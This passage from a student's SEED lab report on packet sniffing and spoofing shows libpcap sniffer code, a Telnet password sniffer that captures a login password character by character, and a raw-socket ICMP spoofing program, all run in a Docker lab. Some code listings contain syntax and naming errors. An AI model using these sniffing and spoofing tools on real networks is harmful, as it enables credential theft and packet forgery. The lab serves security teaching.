64 bytes from 8.8.8.8: icmp_seq=4 ttl=57 time=26.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=99 time=29.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=99 time=29.1 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=57 time=35.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=6 ttl=99 time=26.6 ms

--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, +4 duplicates, 0% packet loss, time 5011ms
rtt min/avg/max/mdev = 20.267/42.401/128.613/30.042 ms
```

- ❖ The output from SeedVM is provided in the below screenshot.

```
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 sniffing_and_spoofing.py
Original Packet.....
Source IP : 10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.....
Source IP: 1.2.3.4
Destination IP : 10.9.0.5
[09/10/23]seed@VM:~/.../Labsetup$ sudo python3 sniffing_and_spoofing.py
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
Original Packet.....
Source IP: 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP: 8.8.8.8
Destination IP: 10.9.0.5
```

❖ IP route command output

```
root@db38dff9133a:/# ip route get 1.2.3.4
1.2.3.4 via 10.9.0.1 dev eth0 src 10.9.0.5 uid 0
    cache
root@db38dff9133a:/# ip route get 10.9.0.99
10.9.0.99 dev eth0 src 10.9.0.5 uid 0
    cache
root@db38dff9133a:/# ip route get 10.9.0.6
10.9.0.6 dev eth0 src 10.9.0.5 uid 0
    cache
root@db38dff9133a:/# ip route get 8.8.8.8
8.8.8.8 via 10.9.0.1 dev eth0 src 10.9.0.5 uid 0
    cache
root@db38dff9133a:/#
```

Observations:

- The *sniffing_and_spoofing.py* is used to create sniff the ICMP request and spoofs the destination IP to give ICMP reply on behalf of destination IP.
 - *ping 1.2.3.4*: We receive a response with a TTL of 99 and a non-standard IP address (1.2.3.4). This indicates that the program successfully spoofed a reply with a different source IP address when it received an ICMP echo request.
 - *ping 10.9.0.99*: - Ping 10.9.0.99 which is a non-existing host on the LAN (Local Area Networks). In this scenario the results of the 'ping' is "Destination host Unreachable" message. This can be explained based on the ARP (Address Resolution Protocol) Protocol. ARP attempts to resolve the MAC (Media Access Control) address associated with the non-existent IP address, but because there is no device with that IP address on the network, ARP will not receive a response. Despite this, Request is still sent out, and the absence of an Echo Reply indicates that the target IP address is not reachable.
 - *ping 8.8.8.8*: ping 8.8.8.8 which is an existing host on the Internet. We are getting duplicate responses, that is because the real destination is responding to the source, but attacker is also responding to the source. We can observe the 'DUP' ICMP reply from the SEED VM.
 - As we can see in the above 'ip route get 10.9.0.99' command, the packet tries to sent ICMP request via eth0 as it belongs to the subnet 10.9.0.0/24 (Subnet assigned to docker network). While 'ip route get 1.2.3.4' and 'ip route get 8.8.8.8' goes via 10.9.0.1 as it belongs to the outside network.
-

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

Lab Assignment Task Set 2: Writing Programs to Sniff and Spoof Packets

A. Task 2.1A: Understanding How a Sniffer Works

- ❖ Program of 2_1_packet_sniffing.c

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
void got_packet(u_char *args, const struct pcap_pkthdr *header,
const u_char *packet)
{
printf("Got a packet\n");
}
int main()
{
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "icmp";
bpf_u_int32 net;
// Step 1: Open live pcap session on NIC with name eth3.
// Students need to change "eth3" to the name found on their own
// machines (using ifconfig). The interface to the 10.9.0.0/24
// network has a prefix "br-" (if the container setup is used).
handle = pcap_open_live("br-91d588815d3f", BUFSIZ, 1, 1000, errbuf);
// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
if (pcap_setfilter(handle, &fp) != 0) {
pcap_perror(handle, "Error:");
exit(EXIT_FAILURE);
}
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

- ❖ **Seed VM:** After running 'gcc' command and generating the .out file. We have to save this file in the attacker container for execution.

```
[09/01/23]seed@VM:~/.../Labsetup$ gcc 2_1_packet_sniffing.c -o
packet_sniff.out -lpcap
[09/01/23]seed@VM:~/.../Labsetup$ docker cp packet_sniff.out
39fdf8a94fe7:/containerfolder
```

- ❖ **Host B Container:** After running 'ping' command in Host B, the ICMP packets are sent across the network.

```
root@db38dff9133a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.072 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.072/0.078/0.087/0.006 ms
```

❖ **Attacker VM:** Output after running .out file generated at Step1.

```
root@VM:/containerfolder# ./packet_sniff.out
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

i. **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not a detailed explanation like the one in the tutorial or book.

Answer 1: The libraries you mentioned, ``pcap.h``, ``stdio.h``, and ``stdlib.h``, serve different purposes in a C program:

- **``pcap.h`` (Packet Capture Library):**
 - ✓ ``pcap.h`` is part of the libpcap library, which provides functions and data structures for capturing and processing network packets.
 - ✓ It is commonly used for network packet capture and analysis, making it useful for network monitoring, protocol analysis, and network security applications.
 - ✓ Key functions include ``pcap_open_live`` for opening a live capture session, ``pcap_compile`` for compiling packet filter expressions, ``pcap_setfilter`` for setting packet filters, and ``pcap_loop`` for capturing and processing packets.
- **``stdio.h`` (Standard Input/Output Library):**
 - ✓ ``stdio.h`` is part of the C Standard Library and provides functions for input and output operations.
 - ✓ It includes functions like ``printf``, ``scanf``, ``fprintf``, ``fscanf``, ``fopen``, ``fclose``, ``fgets``, and many others.
 - ✓ ``printf`` is used for formatted output to the console, allowing you to display messages and data to the user. It is commonly used for debugging and providing information about program execution.
- **``stdlib.h`` (Standard Library):**
 - ✓ ``stdlib.h`` is also part of the C Standard Library and contains a variety of standard utility functions.
 - ✓ It includes functions for memory management (``malloc``, ``free``, ``calloc``, ``realloc``), random number generation (``rand``, ``srand``), program termination (``exit``), string conversion (``atoi``, ``atof``), and more.
 - ✓ It is essential for general-purpose programming tasks like dynamic memory allocation, program termination, and other utility functions that are commonly used in C programs.

ii. **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer2: Running a packet sniffer program typically requires root (administrator) privileges due to the low-level nature of packet capture and potential security concerns. Packet sniffers work by capturing network packets directly from network interfaces. To do this, they need access to raw network devices, which is a low-level operation that can have significant

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

security implications. Only users with administrative privileges (root on Unix-like systems or Administrator on Windows) are allowed to access these devices. Packet sniffing can be used for legitimate network monitoring and debugging, but it can also be abused for malicious purposes, such as capturing sensitive data like passwords or other confidential information. By requiring root privileges, the operating system adds an extra layer of security to control who can use packet capture capabilities.

iii. **Question 3.** Please turn on and turn off the promiscuous mode in your sniffer program. The value 1 of the third parameter in pcap open live() turns on the promiscuous mode (use 0 to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the promiscuity's value).

Answer3: Turning on and off promiscuous mode in a packet sniffer program allows you to capture different types of network traffic. When promiscuous mode is turned on, the network interface captures all traffic on the network segment, including packets not addressed to the host running the sniffer program. When it is turned off, the network interface only captures packets specifically destined for that host.

➤ The code below captured the packet at promiscuous mode turned OFF.

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>

void packet_handler(u_char *user_data, const struct pcap_pkthdr *pkthdr, const u_char *packet) {
    // This function will be called for each captured packet.
    printf("Captured a packet\n");
}

int main() {
    char *dev = "br-91d588815d3f"; // Replace with your network interface name
    char errbuf[PCAP_ERRBUF_SIZE];
    // Open the network interface for packet capture (promiscuous mode turned off)
    pcap_t *handle = pcap_open_live(dev, BUFSIZ, 0, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Could not open device %s: %s\n", dev, errbuf);
        return 1;
    }
    // Compile and set a packet filter (e.g., capture ICMP packets)
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Error compiling filter: %s\n", pcap_geterr(handle));
        return 1;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Error setting filter: %s\n", pcap_geterr(handle));
        return 1;
    }
    // Start capturing packets
    printf("Promiscuous mode OFF\n");
    pcap_loop(handle, 10, packet_handler, NULL); // Capture 10 packets
    // Close the pcap handle
    pcap_close(handle);
    // Now, let us turn on promiscuous mode and capture again
    // Reopen the network interface (promiscuous mode turned on)
    handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Could not open device %s: %s\n", dev, errbuf);
    }
}
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
        return 1;
    }
    // Start capturing packets
    printf("\nPromiscuous mode ON\n");
    pcap_loop(handle, 10, packet_handler, NULL); // Capture 10 packets
    // Close the pcap handle
    pcap_close(handle);
    return 0;
}
```

- Seed VM is used to compile the C program and execute the .out file. The below screenshot captures the output

```
[09/19/23]seed@VM:~/.../Labsetup$ gcc promiscuous_mode.c -o promiscuous.out -lpcap
[09/19/23]seed@VM:~/.../Labsetup$ sudo ./promiscuous.out
Promiscuous mode OFF
Captured a packet
Captured a packet
Captured a packet
Captured a packet
```

- The ping command is run on Host B to sent ICMP request to both Host A and Seed VM but the packet is only captured for SEED VM when promiscuous mode is OFF.

```
root@4452e7e726e4:/# ping 10.9.0.5 -c 2
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.409 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.179 ms

--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 0.179/0.294/0.409/0.115 ms
root@4452e7e726e4:/# ping 10.9.0.1 -c 2
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.142 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.164 ms

--- 10.9.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1014ms
rtt min/avg/max/mdev = 0.142/0.153/0.164/0.011 ms
root@4452e7e726e4:/#
```

- Below screenshot captures the proof that promiscuous mode is off during the execution.

```
[09/19/23]seed@VM:~/.../Labsetup$ ip -d link show dev br-91d588815d3f
4: br-91d588815d3f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
mode DEFAULT group default
    link/ether 02:42:91:c4:fb:d5 brd ff:ff:ff:ff:ff:ff promiscuity 0 minmtu 68 maxmtu
65535
    bridge forward_delay 1500 hello_time 200 max_age 2000 ageing_time 30000 stp_state
0 priority 32768 vlan_filtering 0 vlan_protocol 802.1Q bridge_id 8000.2:42:91:c4:fb:d5
designated_root 8000.2:42:91:c4:fb:d5 root_port 0 root_path_cost 0 topology_change 0
topology_change_detected 0 hello_timer 0.00 tcn_timer 0.00
topology_change_timer 0.00 gc_timer 127.56 vlan_default_pvid 1 vlan_stats_enabled
0 vlan_stats_per_port 0 group_fwd_mask 0 group_address 01:80:c2:00:00:00
mcast_snooping 1 mcast_router 1 mcast_query_use_ifaddr 0 mcast_querier 0
mcast_hash_elasticity 16 mcast_hash_max 4096 mcast_last_member_count 2
mcast_startup_query_count 2 mcast_last_member_interval 100 mcast_membership_interval
26000 mcast_querier_interval 25500 mcast_query_interval 12500
mcast_query_response_interval 1000 mcast_startup_query_interval 3124
mcast_stats_enabled 0 mcast_igmp_version 2 mcast_mld_version 1 nf_call_iptables 0
```


Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
nf_call_ip6tables 0 nf_call_arptables 0 addrngenmode eui64 numtxqueues 1 numrxqueues 1
gso_max_size 65536 gso_max_segs 65535
[09/19/23]seed@VM:~/.../Labsetup$
```

B. Task 2.1B: Writing Filters

- i. Capture the ICMP packets between two specific hosts
❖ Program of icmp_packet_sniffing.c is used to complete the task.

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <arpa/inet.h>
#include <string.h>

void packet_handler(u_char *user_data, const struct pcap_pkthdr *pkthdr, const u_char *packet) {
    struct ether_header *eth_header = (struct ether_header*)packet;
    struct ip *ip_header = (struct ip*)(packet + ETHER_HDR_LEN); // Assuming Ethernet header
    char source_ip[INET_ADDRSTRLEN];
    char dest_ip[INET_ADDRSTRLEN];

    inet_ntop(AF_INET, &(ip_header->ip_src), source_ip, INET_ADDRSTRLEN);
    inet_ntop(AF_INET, &(ip_header->ip_dst), dest_ip, INET_ADDRSTRLEN);
    // Replace "source_ip_address" and "destination_ip_address" with the actual IP addresses
    char* target_source_ip = "10.9.0.6";
    char* target_dest_ip = "10.9.0.5";
    // Check if the packet is an ICMP packet between specific hosts
    if (ip_header->ip_p == IPPROTO_ICMP && strcmp(source_ip, target_source_ip) == 0 && strcmp(dest_ip, target_dest_ip) == 0) {
        printf("Captured ICMP packet from %s to %s\n", source_ip, dest_ip);
    }
}

int main() {
    char *dev = "br-91d588815d3f"; // Replace with your network interface name
    char errbuf[PCAP_ERRBUF_SIZE];
    // Open the network interface with promiscuous mode turned ON
    pcap_t *handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Could not open device %s: %s\n", dev, errbuf);
        return 1;
    }
    // Compile and set a packet filter to capture ICMP packets between specific hosts
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Error compiling filter: %s\n", pcap_geterr(handle));
        return 1;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Error setting filter: %s\n", pcap_geterr(handle));
        return 1;
    }
    // Start capturing packets
    printf("Capturing ICMP packets between specific hosts...\n");
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
pcap_loop(handle, 0, packet_handler, NULL); // Capture indefinitely
// Close the pcap handle
pcap_close(handle);
return 0;
}
```

- ❖ Seed VM commands for compiling and copying the .out file to the attacker VM is given below.

```
[09/18/23]seed@VM:~/.../Labsetup$ gcc icmp_packet_sniffing.c -o
icmp_src_dst.out -lpcap
[09/18/23]seed@VM:~/.../Labsetup$ docker cp icmp_src_dst.out
39fdf8a94fe7:/containerfolder
```

- ❖ Attacker VM runs the .out file for icmp sniffing.

```
root@VM:/containerfolder# ./icmp_src_dst.out
Capturing ICMP packets between specific hosts...
Captured ICMP packet from 10.9.0.6 to 10.9.0.5
Captured ICMP packet from 10.9.0.6 to 10.9.0.5
```

- ❖ Ping command from Host B to Host A

```
root@4452e7e726e4:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.126 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.126/0.126/0.126/0.000 ms
```

- ii. Capture the TCP packets with a destination port number in the range from 10 to 100.

- ❖ Program for tcp_sniffing is shown below.

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ip *ip_header = (struct ip *) (packet + 14); // Skip Ethernet header
    struct tcphdr *tcp_header = (struct tcphdr *) (packet + 14 + (ip_header->ip_hl <<
2)); // Skip IP header

    int dest_port = ntohs(tcp_header->th_dport);

    if (dest_port >= 10 && dest_port <= 100) { // Filter for destination ports in the
range [0, 100]
        printf("Got a TCP packet\n");
        printf("Source IP: %s\n", inet_ntoa(ip_header->ip_src));
        printf("Destination IP: %s\n", inet_ntoa(ip_header->ip_dst));
        printf("Source Port: %d\n", ntohs(tcp_header->th_sport));
        printf("Destination Port: %d\n", dest_port);
        printf("-----\n");
    }
}

int main() {
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "tcp dst portrange 0-100"; // Filter for TCP packets with
destination ports in the range [0, 100]
bpf_u_int32 net;

// Step 1: Open live pcap session on a network interface.
handle = pcap_open_live("br-91d588815d3f", BUFSIZ, 1, 1000, errbuf); // Replace
with your actual interface name

// Step 2: Compile filter_exp into BPF pseudo-code.
pcap_compile(handle, &fp, filter_exp, 0, net);

if (pcap_setfilter(handle, &fp) != 0) {
    pcap_perror(handle, "Error:");
    exit(EXIT_FAILURE);
}

// Step 3: Capture packets.
pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); // Close the handle
return 0;
}
```

- ❖ Seed Vm output for compiling the above C program and copying the .out file to attacker and TCP_packet.py file to Host for generating the TCP packet.

```
[09/01/23]seed@VM:~/.../Labsetup$ docker cp tcp_packet.py
db38dff9133a:/containerfolder
[09/01/23]seed@VM:~/.../Labsetup$ gcc 2_1_tcp_sniffer.c -o
tcp_packet_sniff.out -lpcap
[09/01/23]seed@VM:~/.../Labsetup$ docker cp tcp_packet_sniff.out
39fdf8a94fe7:/containerfolder
```

- ❖ Host Container output after running tcp_packet.py

```
root@db38dff9133a:/containerfolder# python3 tcp_packet.py
.
Sent 1 packets.
root@db38dff9133a:/containerfolder#
```

- ❖ Attacker VM output after the above step.

```
root@VM:/containerfolder# ls
core packet_sniff.out tcp_packet.py tcp_packet_sniff.out
root@VM:/containerfolder# ./tcp_packet_sniff.out
Got a TCP packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 11
Destination Port: 99
-----
Got a TCP packet
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 99
Destination Port: 11
-----
```

C. Task 2.1C: Sniffing Password

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

❖ Sniff_password.c is provided below

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ip *ip_header = (struct ip *) (packet + 14); // Skip Ethernet header
    struct tcphdr *tcp_header = (struct tcphdr *) (packet + 14 + (ip_header->ip_hl << 2)); // Skip IP header
    int dest_port = ntohs(tcp_header->th_dport);
    // Check if the packet is Telnet (destination port 23)
    if (dest_port == 23) {
        printf("Got a Telnet packet\n");
        printf("Source IP: %s\n", inet_ntoa(ip_header->ip_src));
        printf("Destination IP: %s\n", inet_ntoa(ip_header->ip_dst));
        printf("Source Port: %d\n", ntohs(tcp_header->th_sport));
        printf("Destination Port: %d (Telnet)\n", dest_port);

        // Calculate the data offset to skip the TCP header
        int data_offset = (tcp_header->th_off) << 2;

        // Print the Telnet data (you can customize this part)
        printf("Telnet Data:\n");
        const u_char *telnet_data = packet + 14 + (ip_header->ip_hl << 2) + data_offset;
        int telnet_data_length = header->caplen - (14 + (ip_header->ip_hl << 2) + data_offset);
        for (int i = 0; i < telnet_data_length; i++) {
            printf("%c", telnet_data[i]);
        }

        printf("\n-----\n");
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port 23"; // Filter for Telnet traffic (port 23)
    bpf_u_int32 net;
    // Step 1: Open live pcap session on a network interface.
    handle = pcap_open_live("br-91d588815d3f", BUFSIZ, 1, 1000, errbuf); // Replace
    with your actual interface name
    // Step 2: Compile filter_exp into BPF pseudo-code.
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }
    // Step 3: Capture packets.
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); // Close the handle
    return 0;
}
```

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

- ❖ Seed VM: The compilation of C program and copying the .out file to attacker is displayed below.

```
[09/01/23]seed@VM:~/.../Labsetup$ gcc sniff_password.c -o
sniff_password.out -lpcap
[09/01/23]seed@VM:~/.../Labsetup$ docker cp sniff_password.out
39fdf8a94fe7:/containerfolder
[09/01/23]seed@VM:~/.../Labsetup$
```

- ❖ Telnet command is run in the Host A to connect with host B as shown below.

```
root@db38dff9133a:/containerfolder# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4452e7e726e4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
seed@4452e7e726e4:~$
```

- ❖ The Attacker container sniffing the password will display the output as displayed below.

Note: the output has been cut short to display only the passwords section.

```
root@VM:/containerfolder# ls
core packet_sniff.out sniff_password.out tcp_packet.py tcp_packet_sniff.out
root@VM:/containerfolder# ./sniff_password.out
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
❖❖
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
```

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
s
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
e
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
e
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
d
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
e
-----
Got a Telnet packet
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
e
-----
Got a Telnet packet
```

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 60812
Destination Port: 23 (Telnet)
Telnet Data:
S
```

D. Task 2.2A: write a Spoofing program

❖ spoofing.c is provided below

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#define PACKET_SIZE 64
#define DEST_IP "10.9.0.6" // Replace with the destination IP address you want to use

unsigned short checksum(unsigned short *buf, int len) {
    unsigned long sum = 0;
    while (len > 1) {
        sum += *buf++;
        len -= 2;
    }
    if (len == 1) {
        sum += *(unsigned char *)buf;
    }
    sum = (sum >> 16) + (sum & 0xFFFF);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

int main() {
    int sd;
    char buffer[PACKET_SIZE];
    struct sockaddr_in sin;
    struct ip *ipHeader = (struct ip *)buffer;
    struct icmphdr *icmphdr = (struct icmphdr *)(buffer + sizeof(struct ip));
    // Create a raw socket with IP protocol
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sd < 0) {
        perror("socket() error");
        exit(-1);
    }

    sin.sin_family = AF_INET;
    // Initialize IP header
    ipHeader->ip_hl = 5; // Header length
    ipHeader->ip_v = 4; // IPv4
    ipHeader->ip_tos = 0; // Type of service
    ipHeader->ip_len = htons(PACKET_SIZE); // Total length
    ipHeader->ip_id = htons(0); // Identification
    ipHeader->ip_off = 0; // Fragment offset
    ipHeader->ip_ttl = 64; // Time to live
    ipHeader->ip_p = IPPROTO_ICMP; // Protocol: ICMP
    ipHeader->ip_sum = 0; // Checksum (0 for now)
    ipHeader->ip_src.s_addr = inet_addr("10.52.65.63"); // Source IP address
    ipHeader->ip_dst.s_addr = inet_addr(DEST_IP); // Destination IP address
    // Initialize ICMP header
```


Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```

icmpHeader->type = ICMP_ECHO; // ICMP echo request
icmpHeader->code = 0; // Code 0
icmpHeader->checksum = 0; // Checksum (0 for now)
icmpHeader->un.echo.id = 0; // Identifier
icmpHeader->un.echo.sequence = 0; // Sequence number
// Fill in the data part if needed
// Size of the data you want to include in the ICMP packet
int data_size = 13; // Size of "Hello, World!" including the null terminator
// Fill in the data part of the ICMP packet with "Hello, World!"
char *data = buffer + sizeof(struct ip) + sizeof(struct icmphdr);
strcpy(data, "Hello, World!"); // Copy the string into the data field

if(sendto(sd, buffer, PACKET_SIZE, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
    perror("sendto() error");
    exit(-1);
}
close(sd);
return 0;
}

```


- ❖ Seed VM: The seed VM is used to compile the code and run the spoofing program. Below is the screenshot

```

[09/02/23]seed@VM:~/.../Labsetup$ gcc spoofing.c -o spoofing.out -lpcap
[09/02/23]seed@VM:~/.../Labsetup$ sudo ./spoofing.out

```

- ❖ The Wireshark captured the spoofed packet being sent to the destination IP.



E. Task 2.2B: Spoof an ICMP Echo Request.

